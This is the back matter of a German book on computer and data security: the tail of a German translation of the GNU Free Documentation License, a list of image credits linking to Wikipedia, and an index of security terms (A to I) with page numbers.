»*Umschlagtexte*« sind bestimmte kurze Textabschnitte, die als *vordere Umschlagtexte* oder *hintere Umschlagtexte* in dem Hinweis aufgelistet sind, der besagt, dass das *Dokument* dieser *Lizenz* unterstellt ist. Ein *vorderer Umschlagtext* darf höchstens fünf Worte enthalten, ein *hinterer Umschlagtext* höchstens 25 Worte.

Eine »*transparente Kopie*« des *Dokuments* ist eine maschinenlesbare Kopie in einem Format, dessen Spezifikation allgemein verfügbar ist. Das heißt, dass sie mit einem gewöhnlichen Texteditor oder (für Bilder, die aus Pixeln bestehen) mit einem gewöhnlichen Bildbearbeitungsprogramm oder (für Zeichnungen) mit einem üblichen Zeichenprogramm auf einfache Weise überarbeitet werden kann und dass sie eine geeignete Eingabe für Textformatierer oder für die automatische Konvertierung in eine Reihe von Formaten darstellt, die sich ihrerseits als Eingabe für Textformatierer eignen. Eine Kopie in ein eigentlich *transparentes* Dateiformat, dessen Auszeichnungen oder dessen fehlenden Auszeichnungen jedoch so aufgebaut sind, dass spätere Veränderungen durch Leser

verhindert oder erschwert werden, heißt nicht *transparent*. Ein Bildformat ist nicht *transparent*, wenn es für eine erhebliche Menge Text verwendet wird. Eine Kopie, die nicht »*transparent*« ist, wird als »*opak*« bezeichnet.

Beispiele geeigneter Formate für *transparente* Kopien sind: einfaches ASCII ohne Auszeichnungen, Eingangsformat für Texinfo, Eingangsformat für LaTeX, SGML oder XML mit öffentlich zugänglicher DTD sowie standard-konformes einfaches HTML, Postscript oder PDF, das auf Veränderungen durch Menschen ausgelegt ist. Beispiele für transparente Bildformate sind: PNG, XCF und JPG. *Opake* Formate sind unter anderen solche proprietären Formate, die nur von proprietären Textverarbeitungsprogrammen gelesen und verarbeitet werden können, SGML oder XML, deren DTD und/oder Verarbeitungswerkzeuge nicht allgemein verfügbar sind, und maschinengeneriertes HTML, PostScript oder PDF, das von irgendeinem Textverarbeitungsprogramm nur zu Ausgabezwecken erzeugt wird.

Mit »*Titelseite*« wird in einem gedruckten Buch die eigentliche Titelseite bezeichnet sowie die darauf folgenden Seiten, die all das in lesbarer Form enthalten sollen, was dieser *Lizenz* gemäß auf der Titelseite erscheinen muss. Für Werke in Formaten, die keine Titelseite als solche haben, ist mit »*Titelseite*« der Text gemeint, der in der Nähe der auffälligsten Abbildung des Werktitels steht und dem Haupttext vorausgeht.

Ein »*XYZ überschriebener*« Abschnitt ist eine eigens genannte Untereinheit des *Dokuments*, deren Titel entweder genau XYZ ist oder XYZ in Klammern hinter einem Text enthält, der XYZ in eine andere Sprache übersetzt. (Hier steht XYZ für einen bestimmten Abschnittsnamen, siehe weiter unten, etwa »Danksagungen«, »Widmungen«, »Empfehlungen« oder »Historie«.). Den »*Titel*« eines solchen Abschnitts beim Verändern des Dokuments zu »*erhalten*«, bedeutet, dass er entsprechend dieser Definition ein »*XYZ überschriebener*« Abschnitt bleibt.

Das *Dokument* kann neben dem Hinweis, der besagt, dass diese *Lizenz* auf das *Dokument* angewendet wird, *Haftungsausschlüsse* enthalten. Diese *Haftungsausschlüsse* werden betrachtet, als seien sie als Hinweise in dieser *Lizenz* enthalten, allerdings nur, um Garantien auszuschließen: Jede anderweitige Folgerung aus diesen *Haftungsausschlüssen* ist ungültig und wirkt sich nicht auf den Sinn dieser *Lizenz* aus.

**2. UNVERÄNDERTE KOPIEN**

Sie dürfen das *Dokument* in jedem Medium sowohl kommerziell als auch nicht-kommerziell vervielfältigen und verbreiten. Voraussetzung dafür ist, dass diese *Lizenz*, die Copyright-Hinweise sowie der Lizenzhinweis, der besagt, dass diese *Lizenz* auf das *Dokument* anzuwenden ist, in allen Kopien wiedergegeben werden und dass dieser *Lizenz* keine weiteren Bedingungen hinzugefügt werden. Sie dürfen in den Kopien, die Sie erstellen oder verbreiten, keinerlei technische Maßnahmen treffen, um das Lesen oder die spätere Vervielfältigung der Kopien zu erschweren oder zu kontrollieren. Dennoch dürfen Sie Gegenleistungen für Kopien akzeptieren. Wenn Sie eine entsprechend große Anzahl von Kopien vertreiben, müssen Sie zusätzlich die Bestimmungen in Paragraph 3 beachten.

Sie können außerdem unter denselben oben genannten Bedingungen Kopien verleihen und öffentlich wiedergeben.

**3. KOPIEN IN STÜCKZAHLEN**

Wenn Sie mehr als 100 gedruckte Kopien des *Dokuments* (oder Kopien in Medien, die üblicherweise gedruckte Umschläge haben) veröffentlichen und der Lizenzhinweis des *Dokuments Umschlagtexte* verlangt, müssen die Kopien in Umschlägen verpackt sein, auf denen diese *Umschlagtexte* deutlich zu lesen sind: die *vorderen Umschlagtexte* auf dem vorderen Umschlag, die *hinteren Umschlagtexte* auf dem hinteren Umschlag. Auf beiden Umschlägen müssen Sie außerdem deutlich lesbar als Herausgeber dieser Kopien genannt sein. Der vordere Umschlag muss den gesamten Titel zeigen, wobei alle Worte des Titels gleichermaßen auffällig und sichtbar sein müssen. Sie können den Umschlägen weiteres Material hinzufügen. Kopien, die Änderungen enthalten, die sich nur auf die Umschläge beziehen, können als unveränderte Kopien behandelt werden, so lange der Titel des *Dokuments* erhalten bleibt und diese Bedingungen erfüllt werden.

Wenn die erforderlichen Texte für einen der Umschläge zu umfangreich sind, sollten die ersten Texte auf dem eigentlichen Umschlag stehen (so viele, wie vernünftigerweise darauf passen) und der Rest dann auf den unmittelbar folgenden Seiten.

Wenn Sie mehr als 100 *opake* Kopien des *Dokuments* veröffentlichen oder verbreiten, müssen Sie entweder jeder *opaken* Kopie eine maschinenlesbare, *transparente* Kopie beilegen oder in bzw. mit jeder *opaken* Kopie eine Computer-Netzwerk-Adresse angeben, auf die jeder Netzwerknutzer Zugriff zum Download einer kompletten *transparenten Kopie* des *Dokuments* ohne zusätzliche Materialien über öffentliche Standardnetzwerkprotokolle hat. Wenn Sie sich für letztere Möglichkeit entscheiden, müssen Sie, wenn Sie *opake* Kopien in größerer Stückzahl vertreiben, angemessene Schritte unternehmen, um zu gewährleisten, dass die *transparente* Kopie noch mindestens ein Jahr nach dem Vertrieb der letzten *opaken* Kopie dieser Ausgabe (direkt oder über einen Agenten oder Händler) an der genannten Adresse öffentlich verfügbar bleibt.

Obwohl nicht erforderlich, wird darum gebeten, dass Sie im Vorfeld der Auslieferung einer größeren Stückzahl von Kopien Kontakt mit den Autoren des *Dokuments* aufnehmen, um ihnen die Möglichkeit zu geben, Ihnen eine aktualisierte Version des *Dokuments* zur Verfügung zu stellen.





**4. VERÄNDERUNGEN**

Unter den oben in den Paragraphen 2 und 3 genannten Bedingungen können Sie eine *modifizierte Version* des *Dokuments* vervielfältigen und verbreiten. Voraussetzung dafür ist, dass Sie die *modifizierte Version* unter exakt dieser *Lizenz* herausgeben, wobei die *modifizierte Version* die Rolle des *Dokuments* übernimmt und damit jedem die weitere Verbreitung und Veränderung der *modifizierten Version* ermöglicht, der eine Kopie davon besitzt. Darüber hinaus müssen Sie die folgenden Punkte in der *modifizierten Version* beachten:

A. Verwenden Sie auf der *Titelseite* (und auf den Umschlägen, sofern vorhanden) einen Titel, der sich vom Titel des *Dokuments* und von früheren Versionen unterscheidet. (Die früheren Versionen sollten, sofern es welche gibt, im Abschnitt *Historie* des *Dokuments* aufgelistet sein.) Sie können den Titel der vorherigen Version verwenden, wenn der ursprüngliche Herausgeber damit einverstanden ist.
B. Nennen Sie auf der *Titelseite* als Autoren eine oder mehrere Personen oder Rechtsträger, die für die Urheberschaft der Veränderungen in der *modifizierten Version* verantwortlich sind, zusammen mit mindestens fünf Hauptautoren des *Dokuments* (alle Hauptautoren, wenn es weniger als fünf sind), es sei denn, diese befreien Sie davon.
C. Nennen Sie auf der *Titelseite* den Namen des Herausgebers der *modifizierten Version* in seiner Funktion als Herausgeber.
D. Alle Copyright-Hinweise des *Dokuments* müssen erhalten bleiben.
E. Fügen Sie einen passenden Copyright-Hinweis für Ihre Veränderungen direkt nach den anderen Copyright-Hinweisen hinzu.
F. Schließen Sie direkt nach den Copyright-Hinweisen einen Lizenzhinweis an, der die Genehmigung erteilt, die *modifizierte Version* unter den Bedingungen dieser *Lizenz* zu nutzen, wie im *Anhang* weiter unten beschrieben.
G. In diesem Lizenzhinweis müssen die vollständigen Listen der *unveränderlichen Abschnitte* und erforderlichen *Umschlagtexte* erhalten bleiben, die im Lizenzhinweis des *Dokuments* aufgeführt sind.
H. Fügen Sie eine unveränderte Kopie dieser *Lizenz* ein.
I. Der Abschnitt »*Historie*« muss erhalten bleiben, ebenso sein *Titel*. Fügen Sie einen Eintrag hinzu, der mindestens den Titel, das Jahr, die neuen Autoren und den Herausgeber der *modifizierten Version* enthält, so wie sie auf der *Titelseite* erscheinen. Sollte es keinen Abschnitt »*Historie*« im *Dokument* geben, erstellen Sie einen, der den Titel, das Jahr, die Autoren und den Herausgeber des *Dokuments* enthält, so wie sie auf der *Titelseite* erscheinen. Fügen Sie einen Punkt hinzu, der die *modifizierte Version* beschreibt, wie im vorherigen Satz erklärt.
J. Sofern vorhanden, muss die Netzwerkadresse erhalten bleiben, die im *Dokument* als öffentlicher Zugang zu einer *transparenten* Kopie des *Dokuments* angegeben ist, sowie die im *Dokument* angegebenen Netzwerkadressen früherer Versionen, auf denen es basiert. Diese Angaben können im Abschnitt »*Historie*« erscheinen. Sie können eine Netzwerkadresse weglassen, wenn sie sich auf ein Werk bezieht, das mindestens vier Jahre vor dem *Dokument* selbst veröffentlicht wurde, oder wenn der ursprüngliche Herausgeber der Version, auf die sie sich bezieht, seine Erlaubnis dazu erteilt.
K. Für alle mit »Danksagungen« oder »Widmungen« *überschriebenen* Abschnitte muss der Titel erhalten bleiben, ebenso wie der ganze Inhalt und Tonfall aller Danksagungen und/oder Widmungen der beteiligten Mitarbeiter.
L. Alle *unveränderlichen Abschnitte* des *Dokuments* müssen erhalten bleiben, unverändert in Titel und Wortlaut. Abschnittsnummern oder dergleichen gelten hierbei nicht als Teil des Titels.
M. Löschen Sie alle mit »Empfehlungen« *überschriebenen* Abschnitte. Ein solcher Abschnitt darf nicht in der *modifizierten Version* enthalten sein.
N. Benennen Sie keinen vorhandenen Abschnitt in »Empfehlungen« oder in einen Titel um, der mit einem *unveränderlichen Abschnitt* in Widerspruch steht.
O. Bewahren Sie alle *Haftungsausschlüsse*.

Wenn die *modifizierte Version* neue Vorspannabschnitte oder Anhänge enthält, die als *sekundäre Abschnitte* bezeichnet werden können und kein kopiertes Material aus dem *Dokument* enthalten, können Sie nach Belieben einige oder alle diese Abschnitte als *unveränderliche Abschnitte* kennzeichnen. Fügen Sie dazu Ihre Titel zum Verzeichnis der *unveränderlichen Abschnitte* im Lizenzhinweis der *modifizierten Version* hinzu. Diese Titel müssen sich von allen anderen Abschnittstiteln unterscheiden.

Sie können einen »Empfehlungen« *überschriebenen* Abschnitt hinzufügen, vorausgesetzt, dieser enthält nichts als Empfehlungen Ihrer *modifizierten Version* von verschiedenen Seiten – zum Beispiel Feststellungen aus einem Expertengutachten oder dass der Text von einer Organisation als maßgebliche Definition eines Standards empfohlen wurde.

Sie können einen Absatz mit bis zu fünf Worten als *vorderen Umschlagtext* und bis zu 25 Worten als *hinteren Umschlagtext* an das Ende der Liste mit den *Umschlagtexten* der *modifizierten Version* stellen. Von jedem Rechtsträger (oder auf seine Anordnung hin) darf nur je ein Absatz für den *vorderen* und *hinteren Umschlagtext* hinzugefügt werden. Wenn das *Dokument* bereits einen Umschlagtext für denselben Umschlag enthält, der zuvor von Ihnen oder auf Anordnung des Rechtsträgers, in dessen Namen Sie tätig sind, hinzugefügt wurde, dürfen Sie keinen weiteren hinzufügen. Sie können aber den alten ersetzen, wenn Sie die ausdrückliche Genehmigung des vorherigen Herausgebers haben, der den alten Absatz hinzugefügt hat.

Der/die Autor(en) und Herausgeber des *Dokuments* erteilen durch diese *Lizenz* nicht die Genehmigung, in ihrem Namen irgendeine modifizierte Version zu bewerben oder ihnen Billigung dafür zu unterstellen oder daraus herzuleiten.

**5. DOKUMENTE VERBINDEN**
Sie können das *Dokument* mit anderen Dokumenten verbinden, die unter dieser *Lizenz* freigegeben sind, unter den Bedingungen des Paragraphen 4, siehe oben, für modifizierte Versionen. Die Voraussetzung dafür ist, dass Sie bei dieser Verbindung alle *unveränderlichen Abschnitte* aller Originaldokumente unverändert einfügen, dass Sie diese vollständig als *unveränderliche Abschnitte* Ihres verbundenen Werks im Lizenzhinweis aufführen und dass Sie deren *Haftungsausschlüsse* vollständig bewahren.

Das verbundene Werk braucht nur eine Kopie dieser *Lizenz* zu enthalten, und mehrere identische, *unveränderliche Abschnitte* können durch eine einzige Kopie ersetzt werden. Gibt es mehrere *unveränderliche Abschnitte* mit gleichem Namen, aber verschiedenen Inhalten, so vergeben Sie für jeden solchen Abschnitt einen eindeutigen Titel, indem Sie am Ende, falls bekannt, den Namen des ursprünglichen Autors oder Herausgebers in Klammern hinzufügen oder andernfalls eine eindeutige Nummer anhängen. Verfahren Sie entsprechend mit den Abschnittstiteln im Verzeichnis der *unveränderlichen Abschnitte* im Lizenzhinweis des verbundenen Werks.

Beim Verbinden von Dokumenten müssen Sie jeden mit »Historie« *überschriebenen* Abschnitt der verschiedenen Originaldokumente zu einem einzigen »Historie« *überschriebenen* Abschnitt verbinden; entsprechend verfahren Sie mit allen Abschnitten, die mit »Danksagungen« und »Widmungen« *überschrieben* sind. Alle mit »Empfehlungen« *überschriebenen* Abschnitte müssen gelöscht werden.

**6. SAMMLUNGEN VON DOKUMENTEN**
Sie können eine Sammlung von Dokumenten erstellen, die aus dem *Dokument* und weiteren Dokumenten besteht, die unter dieser *Lizenz* freigegeben sind. Hierzu ersetzen Sie die einzelnen Kopien dieser Lizenz in den verschiedenen Dokumenten durch eine einzige Kopie, die in der Sammlung enthalten ist, vorausgesetzt, Sie befolgen die Regeln dieser *Lizenz* für unverändertes Kopieren aller Dokumente in jeder anderen Hinsicht.

Sie können ein einzelnes Dokument aus einer solchen Sammlung herauslösen und einzeln unter dieser *Lizenz* verbreiten, vorausgesetzt, Sie fügen eine Kopie dieser *Lizenz* in das herausgelöste Dokument ein, und folgen ansonsten in jeder Hinsicht dieser *Lizenz* in Bezug auf die unveränderte Vervielfältigung des Dokuments.

**7. ZUSAMMENLEGUNG MIT UNABHÄNGIGEN WERKEN**
Eine Zusammenstellung eines *Dokuments* oder seiner Bearbeitungen mit anderen eigenständigen und unabhängigen Dokumenten oder Werken in oder auf demselben Speicher- oder Verbreitungsmedium wird dann eine »Zusammenlegung« genannt, wenn das aus der Zusammenstellung resultierende Copyright nicht dazu verwendet wird, die Rechte der Benutzer der Zusammenstellung weiter zu beschränken, als es die einzelnen Werke erlauben. Wenn das *Dokument* in eine Zusammenlegung eingebunden ist, so gilt diese *Lizenz* nicht für diejenigen anderen Werke dieser Zusammenlegung, die selber keine Bearbeitung des *Dokuments* sind.

Wenn die Bestimmung für den *Umschlagtext* aus Paragraph 3 auf diese Kopien des *Dokuments* anwendbar ist, dann können, wenn das *Dokument* weniger als die Hälfte der gesamten Zusammenlegung ausmacht, die *Umschlagtexte* des *Dokuments* auf Umschläge gesetzt werden, die das *Dokument* innerhalb der Zusammenlegung umschließen oder auf das elektronische Äquivalent eines Umschlags, sofern das *Dokument* in elektronischer Form vorliegt. Andernfalls müssen sie auf gedruckten Umschlägen erscheinen, die die gesamte Zusammenlegung umschließen.

**8. ÜBERSETZUNG**
Bei Übersetzungen handelt es sich um eine Art von Veränderung; somit können Sie Übersetzungen des *Dokumentes* unter den Bestimmungen des Paragraphen 4 verbreiten. Um die *unveränderlichen Abschnitte* durch Übersetzungen zu ersetzen, benötigen Sie die spezielle Erlaubnis des Copyright-Inhabers. Sie können jedoch den Originalversionen der *unveränderlichen Abschnitte* Übersetzungen einiger oder aller *unveränderlichen Abschnitte* hinzufügen. Sie können eine Übersetzung dieser *Lizenz* und aller Lizenzhinweise im *Dokument* sowie aller *Haftungsausschlüsse* hinzufügen, vorausgesetzt, dass Sie ebenso die englischsprachige Originalversion dieser *Lizenz* und alle originalsprachigen Versionen dieser Hinweise und Haftungsausschlüsse aufnehmen. Für den Fall von Unstimmigkeiten zwischen der Übersetzung und der Originalversion dieser *Lizenz* oder einem Hinweis oder Haftungsausschluss hat die Originalversion Vorrang.

Ist ein Abschnitt des *Dokuments* mit »Danksagungen«, »Widmungen« oder »Historie« *überschrieben*, verlangt die Bedingung (Paragraph 4), den *Titel* zu *erhalten* (Paragraph 1), typischerweise eine Änderung des aktuellen Titels.

**9. SCHLUSSBESTIMMUNGEN**
Sie dürfen das *Dokument* nicht vervielfältigen, verändern, sublizenzieren oder verbreiten, es sei denn, dass Sie es ausdrücklich unter diese *Lizenz* stellen. Jeder andere Versuch, das Dokument zu vervielfältigen, zu verändern, zu sublizenzieren oder zu verbreiten, ist unzulässig und führt automatisch zum Entzug der durch diese *Lizenz* gewährten Rechte. Dennoch verlieren Parteien, die von Ihnen Kopien oder Rechte erhalten haben, die unter dieser *Lizenz* stehen, nicht ihre Lizenzen, solange sie sich in völliger Übereinstimmung damit befinden.

**10. KÜNFTIGE ÜBERARBEITUNGEN DIESER LIZENZ**
Die *Free Software Foundation* kann von Zeit zu Zeit neue, überarbeitete Versionen der *GNU Free Documentation License* veröffentlichen. Diese neuen Versionen werden den vorherigen im Geiste entsprechen, können aber in Details abweichen, um neuen Problemen oder Fragestellungen gerecht zu werden. Siehe: http://www.gnu.org/copyleft/





Jede Version dieser *Lizenz* bekommt eine eindeutige Versionsnummer. Wenn im *Dokument* steht, dass es dieser *Lizenz* in einer bestimmten Versionsnummer oder in »jeder späteren Version« unterstellt ist, dann haben Sie die Wahl, entweder den Bestimmungen und Konditionen der genannten Version oder denen jeder späteren Version zu folgen, die von der *Free Software Foundation* veröffentlicht wird (nicht als Entwurf). Wenn das *Dokument* keine Versionsnummer dieser *Lizenz* angibt, können Sie zwischen jeder beliebigen Version (nicht als Entwurf) wählen, die von der *Free Software Foundation* veröffentlicht wurde.

**ANHANG: WIE SIE DIESE LIZENZ AUF IHRE DOKUMENTE ANWENDEN KÖNNEN**
Um diese *Lizenz* auf ein Dokument anzuwenden, das Sie geschrieben haben, fügen Sie Ihrem Dokument eine Kopie der englischsprachigen Originalversion dieser *Lizenz* hinzu und setzen Sie den folgenden Copyright- und Lizenzhinweis gleich hinter die Titelseite:

> *Copyright (c) YEAR YOUR NAME.*
> *Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation; with no Invariant Sections, no Front-Cover Texts, and no Back-Cover Texts. A copy of the license is included in the section entitled »GNU Free Documentation License«.*

(Auf Deutsch:

> *Copyright (c) JAHR IHR NAME*
> *Es ist erlaubt, dieses Dokument zu vervielfältigen, zu verbreiten und/oder zu verändern unter den Bedingungen der GNU Free Documentation License, Version 1.2 oder jeder späteren Version, die von der Free Software Foundation veröffentlicht wird; es gibt keine unveränderlichen Abschnitte, keinen vorderen Umschlagtext und keinen hinteren Umschlagtext. Eine Kopie der Lizenz ist unter dem Titel GNU Free Documentation License enthalten.)*

Wenn Sie *unveränderliche Abschnitte*, *vordere* und *hintere Umschlagtexte* haben, ersetzen Sie die Zeile: »with... Texts« durch die folgende:

> *with the Invariant Sections being LIST THEIR TITLES, with the Front-Cover Texts being LIST, and with the Back-Cover Texts being LIST.*

(Auf Deutsch:

> *Mit den unveränderlichen Abschnitten, und zwar LISTE DER TITEL, mit den vorderen Umschlagtexten, und zwar LISTE, und den hinteren Umschlagtexten, und zwar LISTE.)*

Wenn Sie *unveränderliche Abschnitte* haben, aber keine *Umschlagtexte*, oder irgendeine andere Kombination vorliegt, fassen Sie die beiden Alternativen entsprechend Ihren Anforderungen zusammen.

Wenn Ihr Dokument nicht-triviale Beispiele von Programmcode enthält, empfehlen wir, diese Beispiele parallel unter einer freien Softwarelizenz Ihrer Wahl, beispielsweise der *GNU General Public License* freizugeben, um ihre Verwendung in freier Software zu gestatten.

Quelle: http://wiki.wikipress.de/WikiPress:GFDL_deutsch. Übersetzung: Hugo Giese (http://www.giese-online.de/gnufdl-de.html), Thomas Hafki, Nicola Uther.

## Bildnachweis

Alle Abbildungen stammen von http://de.wikipedia.org oder von http://commons.wikimedia.org. Nicht aufgeführte Bilder sind gemeinfrei.

Abb. 7: GFDL, Quelle: http://de.wikipedia.org/wiki/Bild:Konzeptioneller_Aufbau_einer_Firewall.png, Zinnmann.
Abb. 8: Freigegeben, Quelle: http://de.wikipedia.org/wiki/Bild:Personal_firewall.png, Harald Mühlböck.
Abb. 9: GPL, Quelle: http://de.wikipedia.org/wiki/Bild:Screenshot_firestarter_policy.png, Harald Mühlböck.
Abb. 10: GFDL, Quelle: http://de.wikipedia.org/wiki/Bild:NGSCB-Diagramm.png, Daniel Göhler.
Abb. 11: CC-by-sa-2.0-de, Quelle: http://de.wikipedia.org/wiki/Bild:DRMS.png, Prussio.
Abb. 13: GFDL, Quelle: http://de.wikipedia.org/wiki/Bild:Ccc2003PirateTent.jpg, Paul Vlaar.
Abb. 14: GFDL, Quelle: http://de.wikipedia.org/wiki/Bild:Q33NY.png, Immanuel Giel.
Abb. 15: CC-by-sa-2.0-de, Quelle: http://de.wikipedia.org/wiki/Bild:Emailverfassen.jpg, Anneke Wolf.
Abb. 16: CC-by-sa-2.0-de, Quelle: http://de.wikipedia.org/wiki/Bild:E-mail_spam.jpg, Roger Zenner.
Abb. 17: GFDL, Quelle: http://de.wikipedia.org/wiki/Bild:Daper-hackertales.jpg, Evrim Sen.
Abb. 19: GFDL, Quelle: http://de.wikipedia.org/wiki/Bild:Phishingdemorp.jpg, Anton.
Abb. 22: GFDL, Quelle: http://de.wikipedia.org/wiki/Bild:WLAN_im_Privathaushalt.png, Stern.
Abb. 23: GFDL, Quelle: http://de.wikipedia.org/wiki/Bild:Zelltopologie_neu.gif, Stern.
Abb. 24: GFDL, Quelle: http://de.wikipedia.org/wiki/Bild:WLANPCMCIA-1.jpg, Da.
Abb. 25: GFDL, Quelle: http://de.wikipedia.org/wiki/Bild:RC4_grob.JPG, Jörg Hedrich.
Abb. 26: GFDL, Quelle: http://de.wikipedia.org/wiki/Bild:WEP_Kodierung.JPG, Jörg Hedrich.
Abb. 27: GFDL, Quelle: http://de.wikipedia.org/wiki/Bild:WEP_Dekodierung.JPG, Jörg Hedrich.
Abb. 28: GFDL, Quelle: http://de.wikipedia.org/wiki/Bild:WEP.PNG, Djoser.
Abb. 29: GFDL, Quelle: http://de.wikipedia.org/wiki/Bild:Verschlüsselung_(symmetrisches_Kryptosystem).png, Stern.
Abb. 30: GFDL, Quelle: http://de.wikipedia.org/wiki/Bild:Entschlüsselung_(symmetrisches_und_asymmetrisches_Kryptosystem).png, Stern.
Abb. 31: GFDL, Quelle: http://de.wikipedia.org/wiki/Bild:Verschlüsselung_(asymmetrisches_Kryptosystem).png, Stern.
Abb. 32: Freigegeben, Quelle: http://de.wikipedia.org/wiki/Bild:Enigma-logo.jpg, NSA.
Abb. 33: GFDL, Quelle: http://de.wikipedia.org/wiki/Bild:Enigma_Verkehrshaus_Luzern.jpg, JochenF.
Abb. 34: GFDL, Quelle: http://de.wikipedia.org/wiki/Bild:Enigma-rotor-stack.jpg, Bob Lord.
Abb. 35: Freigegeben, Quelle: http://de.wikipedia.org/wiki/Bild:Enigma,wiringdiagram.png, Jeanot.
Abb. 36: GFDL, Quelle: http://de.wikipedia.org/wiki/Bild:Enigma-plugboard.jpg, Bob Lord.
Abb. 37: GFDL, Quelle: http://de.wikipedia.org/wiki/Bild:Enigma_rotor_set.png, Wapcaplet.



## Index


### A

Access Point 244
ActiveX 90, 92, 96, 109
Ad-hoc-Netzwerk 239
Adams, Carlisle M. 277
Address Resolution Protocol 227
Adleman, Leonard 40, 279
Advanced Encryption Standard 240, 252, 253, 269, 271, 276, 282, 291, 304, 319, 322
Adware **107**
Aircrack 250, **255**
Akustikkoppler 213
Algorithmus 134, 248, 253, 262, 267, 271, 281, 286, 290, 291
Alpha-Beta-Suche 292
Alphabetum Kaldeorum 268
Amiga 24, 214
Angarsk **44**
Anonymität 11, 155
AntiVir **79**
Antivirenprogramm 21, 27, 47, 68, 69, 75, **76,** 79, 99, 104, 154
ARP-Spoofing 227
ARPANET 182, 183
ASCII 166, 285
ASN.1 144
Asymmetrisches Kryptosystem 137, 142, 276, **277,** 282, 320
Asymmetrische Verschlüsselung 134, 140, 269
Atari ST 41
Authentifizierung 11, 20, 130, 137, 142, 168, 194, 197, 206, 213, 257, 267, 286, 287, 288

### B

Backdoor 12, 21, 66, 68, 71, 72, 73, 74, 75, 80, 84, 100, **168,** 208
Basic Input Output System 29, 45, 46, 48, 49, 124, 168
Bäumler, Helmut 19
Bayesscher Filter 85, 86, 192, 199, 206
Betriebssystem 22, 45, 48, 52, 56, 58, 61, 65, 68, 70, 83, 96, 99, 108, 114, 125, 257
BIND 13
Bit 117, 258, 259, 271
Blacklist 85, 198
Blind Carbon Copy 197
Blockverschlüsselung 277, 283
Blowfish 277
Bluetooth 49, 50, 54, 61
Bootvirus **45,** 46
Botnet 12, **82**
Bounce 196
Breschinski, Dirk 224
Bridge-CA 142
Bridging Mode 244
Browser 164, 196, 322
Browser-Hijacker 212
Brunner, John 40, 60
Brute-Force-Methode 212, 229, 252, 273, 289, **291,** 294
Bug 213
Bundesamt für Sicherheit in der Informationstechnik 13, 94, 98, 247
Busmaster 115

### C

C64 214
CAcert 148
CAN-SPAM-Act 205
Canceln 190
Cäsar-Chiffre 282
CAST-128/256 277
Certificate Revocation List 141, 143, 149
Certification Authority 137, 140, 150
Chaos Computer Club 100, **157,** 177
Chiffre 271
CIH-Virus **49**
Cipher Block Chaining Mode 257, 283, 291
Client 100, 101, 167, 222, 244, 255, 320
Cocks, Clifford 278
Combo-List 294
Common Gateway Interface 31, 216, 222
Computersicherheit **11,** 22, 94, 116, 222, 291
Computervirus 12, 21, **22,** 44, 45, 46, 47, 49, 50, 58, 59, 60, 69, 72, 75, 76, 78, 80, 82, 109, 169, 170, 184, 193
Computerwurm 21, 22, 48, 49, **50,** 62, 64, 65, 68, 70, 73, 76, 78, 80, 95, 100, 109, 193, 206, 209, 210, 257
Confirmed Opt-in 198
Content Scrambling System 120
Cracker 83, 95, 170, **171,** 175, 177, 214
CRC **259**
Creative Commons 247
Cross-Site Scripting 164, **222**
Cyclic Redundancy Check 249, 250, 258

### D

Daemen, Joan 276
Data Encryption Standard 269, 277, 282, 290, 291, 304, 319, 320
Datenschutz 11, **14,** 20, 109, 117, 133, 154, 156, 157, 162
Datensicherheit 11, 15, 18, **20,** 109, 116, 154
DBi 243
DDoS-Angriff **208**
Defacement **212**
Denial of Service 12, 21, 59, 67, 68, 70, 74, 82, 206, **208,** 215
Dialer 21, 74, 80, **108**
Diffie, Whitfield 269, 278
Diffie-Hellman-Algorithmus 134, 276
Digitales Zertifikat 140, **142,** 149, 150, 279
Digitale Signatur 153
Digitale Unterschrift 149
Digital Millennium Copyright Act 130
Digital Rights Management 113, 116, 123, **127,** 286
Disk Operating System 46
DomainKeys 187

Domain Name System 13, 67, 91, 96, 150, 187, 206, 209, 228, 256
Domäne/Domain 68, 166, 212, 231
DoS-Angriff **208**
Draper, John T. 176, 180, 214
DRM **127**

## E

E-Mail 14, 50, 51, 62, 64, 65, 69, 81, 85, 96, 109, 113, 117, 140, 154, 163, 169, **181,** 187, 188, 216, 222, 230
E-Mail-Überwachung **187**
EAP 240, 241, 251, 252, 254, 255
Eckert, Claudia 13
Einmalpasswort 287
EIRP 243
Elektronische Signatur 136, 139, 140, 142, 186, 279
Elektronische Unterschrift 258, 278
Elgamal-Kryptosystem 135, 279, 280
Ellis, James 278
Embedded System 129
Enigma 268, 271, 272, **295**
Entropie 288
Entschlüsselung 276, 277, 281, **285**
Exploit 52, 170
Extensible Authentication Protocol. Siehe EAP

## F

F-Secure 49, 79
Fiber Distributed Data Interface 262
File Transfer Protocol 23, 60, 69, 89, 91, 101, 182, 188, 292
Fingerprint 138, 233
Firewall 13, 21, 50, 68, **87,** 95, 96
Firmware 29, 50, 120
Form-Virus 45, **46**
Freeware 79, 104, 126, 177
Frequenzspreizung 242

## G

Gateway 87, 256
GEMA 127
GEZ 169
Glaser, Peter 162
GNU Privacy Guard 136, 140, 146, 186
Guillaume, Günter 226

## H

Hacker 13, 83, 157, 170, 172, **175,** 212, 214, 224, 228, 229
Hackerethik 160, 170, 176
Hagelin, Boris 317
Handyvirus **48**
Hash-Funktion 85, 124, 259, 289, 295, 320
Hash-Wert 118, 125, 254, 258, 278, 291
HBCI 233
Hellman, Martin 269, 278
Heringhaus, Dirk 162
Hess, Markus 180, 224, 225
Heuristik 78, 81
Hijacking **212**
Hintertür. Siehe Backdoor
Hoax **169,** 193
Holland, Wau 159, 162, 177, 180
Host 94
HTML 31, 52, 90, 91, 163, 184, 231
HTTP-Cookie 133, **164,** 223
Hypertext Transfer Protocol 89, 91, 164, 208, 319, 322
Hypertext Transfer Protocol Secure 321

## I

I-love-you-Virus 62
IBM 50, 119, 122, 124, 126, 277
ICANN 162
ICQ 53, 61, 190
IDEA 276, 277, 319
IDNA 231
IEEE 239, 240, 244, 246, 251, **253, 254**
IETF 150, 187, 206, 319
Infrastruktur-Netzwerk 239
Integrated Services Digital Network. Siehe ISDN
Integrität 20, 130, 142, 149, 153, 247
International Data Encryption Algorithm. Siehe IDEA
Internet 12, 14, 15, 21, 52, 60, 64, 69, 82, 83, 87, 89, 94, 106, 108, 135, 153, 154, 163, 170, 179, 182, 183, 190, 210, 212, 227, 256, 267, 271, 292, 318
Internet Control Message Protocol 101, 215
Internet Explorer 13, 26, 109, 133, 147, 319
Internet Message Access Protocol 185, 322
Internet Protocol 241, 256
Internet Relay Chat 50, 53, 60, 63, 82, 101, 190, 322
Internet Service Provider 108, 164, 185
Intrusion Detection System 13, 78, 96
IP-Spoofing 208, 211
